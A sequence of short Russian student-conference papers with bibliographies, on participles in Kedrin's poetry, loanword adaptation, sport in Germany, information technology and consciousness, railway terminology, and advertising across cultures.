Нами были проанализированы поэтические тексты Дмитрия Борисовича Кедрина – русского советского поэта и переводчика.

Мы пришли к выводу, что в поэзии Дм. Кедрина употребляется достаточно большее количество причастных оборотов, в которых причастия выполняют синтаксическую роль определения (94). Примеры:

- 1) Весь край этот, **взятый (опр.) в жестокой борьбе**,
Мы в кованом шлеме подносим тебе!
(«Ермак»).
- 2) Иль им, **не озарённым (опр.) духом**,
Один закон всего знаком...
(«Был слеп Гомер, и глух Бетховен»).
- 3) В светлых туфельках, немцем данных,
Танцевавшая (опр.) до утра,
Знала ль ты...

(«Анна»).

4) Омрачали глаза солдатки,

Подметавшей (опр.) в дому полы?

(«Анна»).

5) Как муха, **уцелевшая (опр.) зимой.**

(«После войны»).

6) **Уже почти распаханые (опр.) плугом,**

Ещё кой-где чернеют блиндажи.

(«После войны»).

7) Иль тоска рыданий безутешных,

Грудь теснящих (опр.) в этот поздний час...

(«Ночной плач»)

Обычно причастие является определением в предложении, если акцентируются изобразительные функции, которые связаны со сходством причастия и прилагательного: образность, выразительность, признаковость. При этом отличие от прилагательного состоит в том, что причастие передаёт признак, носящий временный характер (это часто уточняется лексическими средствами, например, наречиями, ср.:

Тут кресло скрипнуло, **пока Черневшее (опр.) вдали.**

(«Казнь»).

По определению Т.Г. Хазагерова, изобразительность – это «способность речи создать конкретные, единичные представления у слушателя или читателя, вызвать в воображении адресата формы и краски, движения и звуки, вкусы и запахи, эмоции и оценки, которые уже живут в мыслях говорящего или пишущего, но всё ещё скрыты за звуковыми или графическими оболочками его слов» [3, с. 47]. В текстах Кедрина находим лексический повтор причастий как средство изобразительности, ср. строки из стихотворения «Я»:

Много видевший, много знавший,

Знавший ненависть и любовь,

Всё имевший, всё потерявший

И опять всё нашедший вновь.

(«Я»)

Как видим, на четыре строчки в стихотворении представлено 6 случаев употребления причастий, и во всех случаях употреблена только форма действительного залога прошедшего времени единственного числа в составе причастного оборота. Нагнетание и повтор причастий, в том числе и находящихся между собой в антонимических и конверсивных отношениях, – указывает О.Г. Твердохлеб, – выполняет текстообразующую функцию [2, с. 93]. Причастия в книжной речи отражают динамику происходящего – в данном случае, динамику внутренней жизни лирического героя. Благодаря столь частотному употреблению причастий в стихотворении наблюдается явно выраженная градация смысловой значимости слов.

Таким образом, мы приходим к выводам, что в поэтических текстах Дм. Кедрина причастия чаще всего выполняют: а) синтаксическую функцию определения и б) изобразительно-выразительную функцию, реализуемую с помощью лексико-синтаксических повторов.

Содержащийся в данной статье материал может быть использован в процессе преподавания в вузе (в курсах «Современный русский язык (Лексика)», «Русский язык и культура речи», «Стилистика русского языка»), а также в спецкурсах, затрагивающих проблемы функционирования тех или иных частей речи в текстах художественной литературы. Практическое применение результатов данного исследования возможно и в школьной практике в качестве материала, который расширит литературный кругозор школьников, познакомит их с поэзией Дм. Кедрина. Исследование может быть использовано на уроках русского языка при изучении темы «Причастие», на уроках литературы при изучении изобразительно-выразительных средств русского языка.

Библиографический список:

1. Новикова О.Ю. Статус причастия в составе причастного оборота // Воронежский государственный университет. Сер.: Лингвистика и межкультурная коммуникация. – 2012. – № 2. – С. 62–64. URL: m.cyberleninka.ru/article/v/status-prichastiya-v-sostave-prichastnogo-oborota (дата обращения: 19.02.2017).
2. Твердохлеб О.Г. Причастия в афоризмах // Язык и культура. – 2016. – № 2 (34). – С. 85-97.
3. Хазагеров Т.Г. Экспрессивная стилистика и методика анализа художественных текстов // Проблемы экспрессивной стилистики: Сборник / Под ред. Т.Г. Хазагеров. – Вып. 2. – Ростов-на-Дону: Изд-во РГУ, 1992. – 144 с.
4. Языкознание. Большой энциклопедический словарь / Гл. ред. Ярцева В.Н. – М.: Большая Российская энциклопедия, 1998. – 685 с.

ОБ АДАПТАЦИИ ЗАИМСТВОВАНИЙ В СИСТЕМЕ ЯЗЫКА-РЕЦИПИЕНТА

Артюшкова Е.О., Кирюшкина А.А.

Гомельский государственный университет имени Ф. Скорины

Освоение заимствованной лексики главным образом осуществляется по пути ассимиляции к нормам языка-реципиента. Необходимо отметить, что существует различие между понятиями «освоение» и «ассимиляция». Понятие «освоение» является более широким; тогда как понятие «ассимиляция» можно назвать частным видом освоения. Ассимиляция от лат. *assimilatio* – слияние, уподобление, усвоение. В лингвистике, именно в области фонетики, это явление заключается в том, что соседние в слове звуки, первоначально различные, уподобляются друг другу и становятся сходными по своим фонетическим характеристикам. В данном контексте можно сказать, что «ассимиляция» это уподобление новых заимствованных слов словоформам языка-реципиента согласно его фонетическим законам.

В лингвистике выделяются четыре типа формальной ассимиляции заимствованных слов: фонетическая, орфографическая, грамматическая (морфологическая) и лексическая (семантическая).

При переходе из одного языка в другой заимствованные лексемы, как правило, подчиняются законам языка-реципиента: встраиваются в его грамматическую систему, принимают грамматические показатели, присущие принимающему языку, изменяются по словоизменительным моделям, характерным для языка-реципиента, т. е. проходят этап морфологической (грамматической) адаптации заимствований. [1, с. 105-106].

Морфологической адаптации иноязычной лексики сопутствует, как правило, фонетическая адаптация, которая говорит о дальнейшем закреплении заимствования в заимствующем языке. При лексическом взаимодействии двух языков устанавливаются правила фонетической адаптации заимствованных лексем, в соответствии с которыми звуки иностранного языка получают отражение в родном языке. Таким образом, фонетическая адаптация состоит в приспособлении заимствований к фонетической норме языка-реципиента, в замене несвойственных принимающему языку элементов звукового состава иноязычной лексики соответствующими им элементами собственной фонетической системы.

Фонетическая адаптация лексических заимствований может осуществляться с помощью замены звуков иностранного языка максимально близкими им по звучанию звуками принимающего языка. А при взаимодействии близкородственных языков адаптация осуществляется на основании регулярных межъязыковых соответствий. У. Вайнрайх писал: «с точки зрения двуязычного не имеет значения, откуда взялось сходство двух языков – является ли оно следствием общего происхождения или конвергентного развития. Однако между генетически связанными системами часто встречается особый тип отношений, который можно представить в виде формулы автоматической конверсии...» [2, с. 23].

Однако не все исследователи склонны назвать подобные случаи фонетической адаптацией. Польский лексиколог Б. Вальчак понимает под фонетической адаптацией только замену фонем иноязычного слова идентичными или ближайшими с фонетической точки зрения фонемами родного языка [1, с. 110], т. е. нахождение ближайших звуковых

соответствий в фонетической системе принимающего языка для звуковых единиц заимствованной лексики. Из этого следует, что случаи субституции на основании регулярных звуковых соответствий между близкородственными языками не относятся к фонетической адаптации, т.к. такие звуки-корреляты не являются ближайшими звуковыми соответствиями. По мнению Б. Вальчака на двуязычных территориях существует осознание наличия регулярных этимологических соответствий, однако это осознание не учитывается в момент заимствования слов из одного языка в другой. Подобные случаи Б. Вальчак предлагает считать морфемными кальками, поэлементным «переводом» заимствованного слова.

Наряду с заимствованиями, адаптированными грамматически и фонетически в принимающей языке могут функционировать лексемы, адаптированные грамматически, но сохраняющие при этом фонетические признаки языка-источника. Это в большей степени характерно для начальной стадии функционирования иноязычного слова в заимствующем языке.

Таким образом, грамматическая адаптация не обязательно влечет за собой фонетическую адаптацию иноязычной лексики. Наличие грамматической адаптации у фонетически неадаптированных заимствований позволяет отличить их от иноязычных вкраплений, сохраняющих как фонетическое, так и морфологическое иноязычное оформление.

Библиографический список:

1. Алексеева, М. М. Особенности адаптации лексических заимствований из близкородственных языков / М. М. Алексеева // Известия Российского государственного педагогического университета им. А.И. Герцена. – 2008. – № 85. – С. 168 – 174.
2. Вайнрайх, У. Языковые контакты. Состояние и проблемы исследования / У. Вайнрайх. – Благовещенск: БГК им. Бодуэна де Куртене, 2000. – 264 с.

СПОРТ КАК ОБЪЕДИНЯЮЩИЙ КОНЦЕПТ ГЕРМАНИИ В 20 ВЕКЕ

Бабинов Д.А., Синкина Е.В.

Оренбургский институт путей сообщения - филиал СамГУПС

Германия – страна, в которой физическая подготовка и спорт получили широкое развитие на базе спортивных традиций немецкого народа. Главной организацией спорта в этой стране является Олимпийская спортивная конфедерация, в которую входят 16 спортивных союзов федеральных земель и многочисленные отраслевые объединения[3, с.124-126]. Конфедерация представлена 89 000 спортивными клубами, в которых зарегистрировано около 27 миллионов участников, т.е. примерно треть населения. Следует иметь в виду и то, что более 12 миллионов немцев активно занимаются спортом, не принадлежа при этом ни к какому спортивному клубу[3, с.124-126]. Спортивные союзы входят в состав районных, областных или земельных лиг. Их основной целью являются развитие отдельных видов спорта, выявление и подготовка особо талантливых спортсменов, проведение соревнований. Также к их целям относится подготовка тренеров и судей, а также осуществление общего руководства спортивным движением в данной области или земле.

Спорт в Германии занимает первое место среди всех занятий в свободное время. Характерной особенностью спорта в Германии является его автономия и независимость от государства, хотя оно вмешивается в дела спортивных обществ только в тех случаях, когда у них не хватает средств[3, с.124-126]. Подобные случаи происходили, например, в периоды кризиса некоторых футбольных команд. Взаимодействие со спортивными обществами является одним из важнейших принципов государственной политики со времени основания ФРГ.

Для развития массового спорта в Германии созданы все условия. Федеральные земли располагают значительной сетью из спортивных сооружений. В распоряжении у немцев для занятия различными видами спорта имеется примерно 50 000 спортивных площадок, почти 30 000 спортивных залов и примерно 7 700 закрытых бассейнов и бассейнов на открытом

воздухе [3, с.124-126]. Можно играть в футбол, в гандбол, волейбол, баскетбол, теннис и настольный теннис, заниматься гимнастикой и легкой атлетикой. Союзы водного спорта также очень популярны; для этого имеются предложения для детей, инвалидов, пожилых людей и беременных женщин. Ежегодно миллионы увлекающихся спортом принимают участие в этих соревнованиях. Они награждаются Немецким спортивным союзом золотыми, серебряными и бронзовыми спортивными знаками.

В Германии футбол считается спортом номер один. Футбольный союз Германии (Bundesliga) - организация, осуществляющая контроль и управление футболом в Германии. Число членов: 6,35 млн. Мужская сборная по футболу является одной из самых известных и сильных в мире. Она имеет 3 титула чемпиона мира: в 1954 в Берне, в 1974 в Мюнхене и в 1990 в Риме [3, с.124-126]. В завоевании последних двух титулов большая заслуга принадлежит капитану команды Францу Беккенбауэру. Он принадлежит к таким выдающимся футболистам, как Фриц Вальтер, Уве Зелер, Герд Мюллер, Карл-Хайнц Румменигге или Лотар Маттеус. На данный момент команда является одной из самых молодых перспективных сборных мира и занимает вторую строчку в мировом рейтинге сборных. Женская сборная так же поддерживает богатые традиции мужского футбола. Женская сборная двукратный чемпион мира и на данный момент (2014 год) является одной из сильнейших в мире.

Теннисная федерация является второй по численности после футбольного союза и самой большой в мире - 1.610.000 членов (на 24.01.2015 г.). Команда Германия выигрывала три раза, мужской престижнейший командный турнир Кубок Дэвиса, два раза была в финалах. Женская команда выигрывала два раза аналогичный турнир Кубок Федерации, четыре раза была в финалах. Известные немецкие теннисисты: Штеффи Граф, Борис Беккер, Михаэль Штих, Томми.

Ежегодно число занимающихся спортом в стране увеличивается на 5 - 6 %. Ассортимент спортивных союзов становится все шире. В каждом союзе можно играть сегодня в футбол, в гандбол, волейбол, баскетбол, теннис и настольный теннис, заниматься гимнастикой и легкой атлетикой. Союзы водного спорта также очень популярны; в них имеются предложения для инвалидов, пожилых людей или беременных. Массовому спорту и спорту в свободное время служат проведение различных акций, в рамках которых устраиваются народные соревнования по бегу, плаванию, езде на велосипеде, лыжным гонкам. Особое внимание земли уделяют так называемому «Спорту высших достижений», к которому относятся преимущественно олимпийские дисциплины. В распоряжении спортсменов по всей стране около четырех тренировочных центров и двадцать два олимпийских опорных пункта.

О популярности спорта в 20 веке в Германии можно судить и по списку «100 слов столетия», предоставленному Обществом немецкого языка в 1999 году, опубликованному в журнале «Языковая служба» (Der Sprachdienst 1999-2001) и книге «Сто слов века» („100 Wörter des Jahrhunderts“, 1999) [1], целью которого являлось отражение наиболее существенных значимых понятий, открытий, явлений жизни немецкого общества 20 века [2]. Данный список демонстрирует взаимосвязь развития словарного состава с процессом глобализации. И в данном списке мы встречаем слова, связанные со спортом, со стремлением к активному образу жизни.

Во-первых, встречается само слово «спорт» **Sport**, во-вторых, встречаются слова, связанные со свободным временем и способами его проведения «свободное время» **Freizeit**, «кемпинг» **Camping**. Встречаются также слова «стресс» **Stress** и «наркотики» **Drogen**, против которых спорт призван бороться. В списке имеются слова, обозначающие средства массовой информации **Massenmedien: Fernsehen** «телевидение», **Computer** «компьютер», **Radio** «радио», которые в условиях глобализации **Globalisierung** являются проводниками между простыми людьми и спортивными соревнованиями глобального масштаба и несут информацию **Information** о спорте. Спорт способствует общению **Kommunikation** между людьми. Спорт помогает найти людям новые интересы в жизни: **Selbstverwirklichung** «самореализация». И самое главное спорт борется против войны: «движение по борьбе за мир» **Friedensbewegung**.

Таким образом на примере списка слов столетия мы можем сделать вывод о том, что спорт действительно является объединяющим концептом современной Германии.

Библиографический список:

1. 100 Wörter des Jahrhunderts [Text]: Wörter der Jahre 1998/1999: Unwörter, aktuelle Lexik - dargestellt in Situationen u. Kontexten / [GfdS] Gesellschaft für dt. Sprache, Wiesbaden/Moskau ; zsgest. für die Ausbildung im Fach DaF von Lutz Kuntzsch. - Moskau: Gotika, 2000. - 80 S.
2. Синкина Евгения Викторовна. Лексические единицы как маркеры эпохи: на материале немецкого языка: диссертация ... кандидата филологических наук: 10.02.04 / Синкина Евгения Викторовна; [Место защиты: Сам. гос. пед. ун-т]. - Самара, 2008. - 193 с.: ил.
3. Синкина, Е.В. Deutsch ist unser Ziel.- Учебное пособие по немецкому языку . - Оренбург: Издательство ОГПУ, 2006.- 188 стр.
4. Duden: Das grosse Wörterbuch der deutschen Sprache / [Electronic resource].- DudenVerlag, 2000. – 1 d.
5. Langenscheidts Grosswörterbuch Deutsch als Fremdsprache = Большой толковый словарь немецкого языка: Das einsprachige Wörterbuch für alle, die Deutsch lernen: In der neuen dt. Rechtschreibung [Text] / Hrsg. Prof. Dr. Dieter Götz et al. - Neubearb. - Berlin etc.; M.: Langenscheidt: Март, 1998. - XXVI, 1216 с.
6. Гандельман, В.А. Немецко-русский, русско-немецкий словарь: Политика. Общество. Экономика. Культура: Ок. 25000 слов и выражений [Текст] / Владимир Гандельман. - М.: Айрис-пресс: Рольф, 1999. - 574 с.
7. Мальцева, Д.Г. Германия: страна и язык = LandeskundedurchdieSprache: Лингвострановед. словарь [Текст] / Д. Г. Мальцева. - М.: Рус. слов., 1998. - 383 с.

**ВЛИЯНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ НА СОЗНАНИЕ ЧЕЛОВЕКА:
КУЛЬТУРОЛОГИЧЕСКИЙ И ФИЛОЛОГИЧЕСКИЙ АСПЕКТЫ**

Бочарова А.Ю., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Кардинальные изменения, произошедшие в жизни общества в 90-х годах XX века, коснулись не только экономической и политических сфер, но и серьезно повлияли на ситуацию в образовании. Воспитательный компонент вузовского образования во многом утратил свою значимость и, как следствие, уровень воспитанности студентов образовательных учреждений высшего образования вызывает сегодня серьезную озабоченность [4].

Далеки от желаемых качественные характеристики гражданской и профессионально-личностной направленности, духовно-нравственной и эстетической культуры значительной части студенчества. У значительной части студентов преобладает узкопрагматический подход к окружающей действительности и своему жизненному пути, потребительское отношение к жизни [5].

Сегодня, в начале XXI века, мы можем со всей определенностью сказать, что человечество вступило в качественно новую фазу своего развития – информационную эру. Т.е. следует констатировать переход от постиндустриального общества к обществу информационному.

Индустриальное общество, сформировавшееся в конце XIX века, разрушило традиционный уклад жизни значительной части населения Европы и привело к росту деструктивного поведения, что в свою очередь вылилось в две кровопролитнейшие мировые войны и множество локальных конфликтов: революций, демонстраций протеста и т.п. Во второй половине XX века индустриальное общество порождает из себя постиндустриальное общество, которое характеризуется доминированием потребительской парадигмы уже не только на «бытовом» уровне приобретения материальных благ в виде жизненно необходимых товаров и предметов роскоши, но и в сфере интеллектуально-культурного развития личности. Начинается «торговля» знаниями. Силловые методы контроля и управления населением, особенно в так называемых «развитых» странах, заменяются манипуляцией сознанием, что привело к формированию конформного мышления у большей части населения.

«Театрализованная» подача информационного материала в новостных блоках, повальное увлечение ток-шоу и «мыльными» операми трансформировало восприятие человеком внешнего мира до уровня зрителей, сидящих перед телеэкраном. Окружающая обстановка стала ощущаться сквозь призму навязанных извне стереотипов в совокупности с ощущением некоей нереальности происходящего, в смысле отождествления реальных событий и людей с

игрой актеров в художественном фильме. Подобное извращенное восприятие привело к пассивному принятию самых абсурдных реформ, а, самое главное, к равнодушному отношению к «ближнему своему» и поощрению насилия во всех его формах [1].

Теперь же мы наблюдаем взрывное распространение информационных технологий и внедрение их в повседневную жизнь «обычного» человека. Происходит коренная перемена в механизме общения между людьми: живое непосредственное взаимодействие биологических организмов подменяется на виртуальный контакт через информационную среду компьютеров или сотовых телефонов.

Еще одна особенность информационного общества – это вовлечение в него в качестве активных действующих лиц подавляющего большинства жителей нашей планеты. Если ранее для становления полноценных членов индустриального или постиндустриального общества существовало некое «возрастное» ограничение, а, кроме того, многие люди, живущие в «глубинке» или в «развивающихся» странах, сохраняли самобытный традиционный уклад, то сегодня подобные ограничения сняты. Произошло тотальное (зачастую насильственное) внедрение информационных средств общения во все слои общества. С самого раннего возраста современные дети пользуются электронными средствами коммуникации и получают доступ в интернет с его социальными сетями, форумами и т.п.

Можно констатировать качественное изменение мировосприятия и поведения, трансформацию человека как личности вплоть до самых глубинных слоев бессознательного. Информационная среда с ее сложнейшей фрактальной структурой и стремлением к самоорганизации способна сформировать множество виртуальных миров, заставив пользователя сместить осознаваемую им реальность с физического мира Земли в цифровые миры ИТ-технологий. Некоторые негативные последствия этого уже проявляются достаточно отчетливо. Например, многочисленные массовые убийства по мотивам компьютерных игр или участвовавшие в последнее время смерти среди геймеров, возникающие в результате эмоционального стресса.

К сожалению, для анализа и прогноза сложившейся ситуации невозможно непосредственно воспользоваться опытом предыдущих эпох, в связи с тем, что подобное явление впервые имеет место за всю историю человечества. Необходимо тщательное обобщение и расширение всего накопленного учеными и философами знания в совокупности с традиционными культурами разных народов, а также привлечение современных междисциплинарных исследований.

Наблюдения, проводимые автором в течение последних пяти лет за студентами технических вузов, а также общий анализ сложившейся на сегодняшний день ситуации, позволили сделать вывод о коренных изменениях в психике студентов, произошедших не в последнюю очередь вследствие тесного контакта с информационной средой. Безусловно, на формирование личности современного молодого человека оказывает влияние целый комплекс причин, часть из которых описаны в работах. Взаимодействие же с виртуальной средой компьютера, общение посредством сотовых телефонов и т.п., выступают в роли своеобразных катализаторов, с одной стороны углубляя и обостряя деструктивные черты поведения, а с другой, способствуя переходу человека на некий иной уровень существования, качественно отличный от господствующего в течение исторического времени.

Отметим также, что характер наступающих психических изменений носит в подавляющем большинстве крайне деструктивный характер, т.е. происходит почти полная деградация лучших человеческих качеств, таких как умение бескорыстно любить, стремление к творчеству, способность развивать духовное начало и т.п. Но в отличие от подобных процессов, имевших место в начале и середине XX века, сегодня вектор сознания молодых людей направлен в виртуальный мир, переполненный ужасами, насилием, порнографией – живое воплощение ада Данте – и скорость упадка достигает своего апогея. Приходится говорить уже о некой точке бифуркации, за которой сбываются самые худшие прогнозы футурологов о «демоночеловечестве» [6].

Однако, если мы обратимся к мистическим традициям древности, а также к трудам современных философов-гуманистов, можно сделать вывод о некоем общем средстве, которое в разных культурах выражается по-разному, но везде позиционируется как «лекарство» от «грехопадения» и духовной деградации, особенно в кризисные моменты истории цивилизации. Это практика созерцания, позволяющая на какое-то время отрешиться от непрерывной борьбы за существования, так или иначе обращающей человека к грубым животным инстинктам, и от стремления любой ценой обладать самим собой и окружающим миром. Таким образом, во время созерцания происходит естественная интеграция индивида со своим внутренним «я», бессознательным, и с высшими «божественными» планами бытия и природой.

Как известно, в буддизме каждый мужчина должен хотя бы один раз в жизни на некоторое время принять отречение от мира, стать монахом. Ибо считается, что не поднявшись над повседневной суетой, не испытав на себе подлинную свободу от материальных привязанностей, невозможно прогрессировать на духовном поприще, и, более того, стать человеком в полном смысле этого слова. Даже в языческой традиции древних славян, где в отличие, например, от греко-римской культуры к моменту принятия христианства не успел до конца сформироваться пантеон высших божеств и, следовательно, практически отсутствовала мифология и философия, существовали специальные дни, когда запрещались любые работы, связанные с накопительством и поддержанием жизнедеятельности.

И, наверное, одним из самых значимых обрядов, нацеленных на поддержание гармонии природы и человека, является соблюдение евреями Шаббата. В отличие от современного христианского воскресенья – дня безудержного потребления и «бегства от самого себя». Шаббат – время установления перемирия в битве, которую ведет человек с окружающим его миром.

Подводя итоги, можно сказать, что информационные технологии, глобальная сеть Интернет являются огромным информационным каналом, открывает новые возможности для общения, чтобы помочь людям развивать знания, обмениваться, поделиться опытом, новостями и впечатлениями, сокращать расстояние между людьми, между нациями, народами мира в современном мире. Интернет-коммуникация делает жизнь ярче и насыщеннее. Однако нужно использовать эти возможности осмысленно, чтобы не навредить ни себе, ни другим [3]. Таким образом, перефразируя Б. Гейтса, можно сказать: «Кто владеет Интернетом, тот владеет сокровищницей человеческих знаний». Но использовать это сокровище необходимо избирательно, не искажая родной язык, не разрушая родную культуру.

Библиографический список:

1. Влияние информационных технологий на жизнь человека. <http://www.scienceforum.ru/2015/1354/8584> (дата обращения: 20.03.2017)
2. Информационное воздействие: благо или социальный детонатор. <http://rossiyanavsegda.ru/read/1051/> (дата обращения: 20.03.2017)
3. Квасов М.Ю., Малахова О.Ю. Интернет-коммуникация молодежи: состояние и проблемы. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 173-175.
4. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа. // Сибирский педагогический журнал. 2014. № 2. С. 109-113.
5. Попов А.Н., Малахова О.Ю. Актуальные направления и приоритеты воспитательной работы в вузе в контексте подготовки современного конкурентоспособного специалиста. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 115-119.
6. Сущность и методы информационного воздействия на человека. http://www.xliby.ru/tehnicheskie_nauki/informacionnaja_bezopasnost_cheloveka_i_obshestva_uchebnoe_posobie/p6.p6p (дата обращения: 25.03.2017)

ПУТИ РАСШИРЕНИЯ ТРАНСПОРТНОЙ ТЕРМИНОЛОГИИ: ИСТОРИКО-ЛИНГВИСТИЧЕСКИЙ АСПЕКТ

Бурушев Н.Я., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Промышленная революция в производстве и изобретение первого в мире парового двигателя стало платформой для создания железнодорожного транспорта. В XIX веке начинается активное строительство первых железнодорожных путей, станций, узлов. Вместе с тем появляется и развивается железнодорожная терминология, являющаяся неотъемлемой частью общетехнической лексики языка.

Способы образования новых терминов весьма разнообразны это и синтаксически способ образования терминов и вторичная номинация и сложение слов, не стоит забывать и об иностранных заимствованиях. Такое многообразие железнодорожной терминологии свидетельствует о том, что она формировалась на протяжении длительного времени и под влиянием различных факторов.

Словообразовательный способ один из наиболее эффективных, поскольку он создает термины на основе сложения двух слов или же присоединении аффиксов. Так, взятый за основу какой-либо характерный признак или же корень слова, а затем его модификация с учетом особенностей той сферы, в которой он употребляется, является очень удачным. Тут стоит вспомнить известную песню М.И. Глинки «Попутная», в которой говорится о пароходе, мчащемся в чистом поле. На первый взгляд может показаться бессмыслицей, однако если изучить этимологию слова, то окажется что в те времена нынешние паровозы назывались пароходами. Изменение смысла произошло в результате четкого разделения терминологии транспорта. Так, в основу терминологии для железных дорог был положен корень *воз*, а для водного – *ход*. А вот первая часть слова стала обозначать вид энергии, применяемый для организации движения. Так появились слова *паровоз*, *тепловоз*, *электровоз*, *мотовоз* и др.

Не стоит забывать и о вторичной номинации, особенно широко применяемой в терминологии. Причиной такой практики может служить внешнее сходство (*горб горки*, *тормозной башмак*) или же одинаковостью выполняемых функций (*дренажная галерея*).

Активно использовалось (и продолжает использоваться) в русском терминотворчестве и переосмысление слов общеупотребительной лексики. Так, например, слово *станция* употреблялось еще задолго до появления первой железной дороги. В начале XVIII века это слово употреблялось, как правило, для обозначения почтовых остановок на тракте, свое же нынешнее значение оно получило лишь в 1837 году.

Стоит заметить, что наряду и с исконно русскими словами имеется львиная доля заимствований, пришедших к нам из других языков. Так, по подсчетам ученых на долю заимствований в русской терминологии приходится чуть больше половины специальной, профессиональной лексики.

Вместе с перенимаемым опытом и научно-техническими достижениями железнодорожной отрасли других стран в наш язык вливались и языковые обозначения, отражающие национальные особенности тех государств, откуда они пришли. Ярким примером такого заимствования могут служить слова *дизель* и *дрезина*, пришедшие к нам из немецкого языка.

Двигатель, основанный на воспламенении тяжелого топлива, впрыскиваемого посредством поршня, был впервые построен немецким инженером-проектировщиком Рудольфом Дизелем и, соответственно, назван в его честь. Самоходное транспортное средство на железнодорожном ходу также получило свое название по фамилии своего изобретателя – немецкого инженера Карла Дреза, который также является создателем велосипеда и пишущей машинки.

Изучение специфики образования железнодорожной лексики представляет интерес не только для лингвистов-профессионалов как отдельное языковое направление, но может быть познавательным и полезным всем специалистам железнодорожной отрасли, поскольку расширяет профессиональный кругозор, позволяет соотнести историю развития транспорта с

его современным состоянием. Нормированная, точная, логичная, эмоционально окрашенная, выразительная, интонационно образная речь способствует созданию благоприятного речевого имиджа современного специалиста транспортной отрасли, позволяет расширить сферу деловых контактов, быть конкурентоспособным на рынке труда. Семантически и этимологически правильное употребление железнодорожной лексики способствует формированию профессиональной компетентности личности и обеспечивает успешное усвоение знаний специальных дисциплин, а также формирует практические навыки профессиональной речи, существенно влияя на речевую культуру и, как следствие, целостный имидж специалиста транспортной сферы.

Библиографический список:

1. Ежова Т.В., Малахова А.В. Векторы профессионально-ориентированного обучения иностранному языку в техническом вузе: проблемы и перспективы. // *Инновационная парадигма устойчивого развития науки. Теория и практика*. СПб.: Изд-во КультИнформПресс, 2016. С. 30-32.
2. Ежова Т.В., Малахова А.В. Формирование речевой культуры студента вуза: тенденции, условия, приоритеты. // *Научный поиск: теория и практика: альманах*. Уфа: АЭТЕРНА, 2017. – С. 175-178.
3. Исаева Т.В., Малахова А.В. Национальный язык – магистральный путь к постижению родной культуры: исторический и лингвистический аспекты. // *Научный поиск: теория и практика: альманах*. Уфа: АЭТЕРНА, 2017. – С. 191-193.
4. Краснова Е.А., Бакалова З.Н. К вопросу формирования коммуникативных компетенций выпускника транспортного вуза. // *Наука и образование транспорту*. Самара: СамГУПС, 2014. – С. 309-311.
5. Малахова О.Ю. Формирование речевой культуры студента вуза: от теории – к практике. // *Наука и культура России*. Самара: СамГУПС, 2016. – С. 173-176.
6. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // *Научный поиск: теория и практика: альманах*. Уфа: Аэтерна, 2017. – С. 126-128.
7. Синкина Е.В. Анализ концепта «Транспорт» в немецкоязычной картине мира (на примере списка «100 слов столетия»). // *Междисциплинарное взаимодействие в контексте подготовки специалистов железнодорожной отрасли: монография*. Уфа: Аэтерна, 2017. – С. 91-101.

РОЛЬ РЕКЛАМЫ В МЕЖКУЛЬТУРНОМ ПРОСТРАНСТВЕ

Бурушев Н.Я., Наличникова И.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Сегодня роль СМИ занимает все более значительное место в межкультурном взаимодействии. Реклама на сегодняшний день рассматривается не только как источник информации, но, прежде всего, как фактор, способствующий формированию определенных покупательских предпочтений, а также, определенных стереотипов и образов. Выступая одним из эффективнейших механизмов воздействия на человека, она предлагает готовые модели поведения, производя и внедряя определенные духовные и материальные ценности, и формирует в массовом сознании устойчивые яркие символы через которые изменяет стиль и образ жизни людей.

Среди исследований на эту тему следует отметить работы А.Н. Качалкина, Т.А. Комовой, В.В. Миронова, Дж. Бузи [3, с.35]. В них рассматриваются такие аспекты, как национально-культурные особенности речевого этикета в СМИ и публичной речи, роль СМИ в создании социальных номинаций, а также место СМИ в формировании современной поп-культуры.

Реклама является активным ретранслятором ценностей, традиций и особенностей культур разных народов. Потому сейчас наиболее остро стоит вопрос о взаимодействии и взаимосвязях различных форм межкультурной коммуникации в рекламном пространстве. Эффективная межкультурная коммуникация подразумевает под собой наличие у участников высокого уровня межкультурной осведомленности заключающейся в наличии системы знаний и умений, необходимых для правильной интерпретации речевого смысла и речевого поведения [1, с.45]. Именно культура является той опорой, на которой строится международ-

ные отношения, являясь связующим звеном помогающим понять быт и особенности другого народа.

Многие исследователи замечают, что реклама отражает в своих текстах те ценности, которые доминируют в обществе. Именно поэтому межкультурная коммуникация в рекламном пространстве должна учитывать культурные особенности регионов, а также особенности их экономического и политического развития. В связи с ростом межгосударственных и международных контактах во всех сферах культуры от политики и экономики до искусства и религии роль рекламы стала занимать лидирующее место в межкультурном взаимодействии. Она моделирует новую реальность, используя языковые, визуальные методы, а также психологические приемы манипуляции.

В подтверждение данной идеи можно привести цитату американского социолога Дж. Бузи: «Рекламные объявления играют основополагающую и ни с чем не сравнимую роль в создании привычек и обычаев, в распространении и закреплении культурных и исторических клише [2, с.135]».

При разработке рекламной кампании всегда должны учитываться культурные традиции той страны, на которую эта кампания направлена. Для этого разработчиками проводятся исследования планируемого рынка, изучаются его особенности восприятия бренда. Также здесь учитываются традиции и привычки того или иного народа.

Норвежцы, например, проводят у экрана телевизора намного меньше времени, чем французы или испанцы. А в Скандинавии телереклама вообще жёстко ограничена. У каждой страны своё восприятие морали [4]. То, что в одной является нормой, в другой уже находится за её пределами, и это касается не только религиозных особенностей.

Таким образом, каждая культура - уникальный универсум со своим типом ментальности, нормами поведения, обычаями и традициями, пренебрежение которыми приводит к провалу всей маркетинговой и рекламной стратегии кампании. Поэтому анализ национальной и культурной среды при разработке креативной стратегии рекламы для той или иной страны в контексте межкультурной коммуникации играет очень важную роль. Не стоит забывать и о том, что важнейшая особенность и свойство рекламного пространства – это трансляция определенных социокультурных образцов и ценностей, способных оказывать культурно-психологическое воздействие на потребителя. В современном обществе именно рекламные коммуникации являются важнейшим фактором формирования национального самосознания и менталитета.

Библиографический список:

1. Дейян А. Реклама. – СПб.: Издательский Дом «Нева», 2003. – 128 с.
2. Медведева Е.В. Рекламная коммуникация. – М.: Едиториал УРСС, 2003. – 280 с.
3. Федотова Л.Н. Социология рекламной деятельности. – М.: Гардарики, 2002. – 272 с.
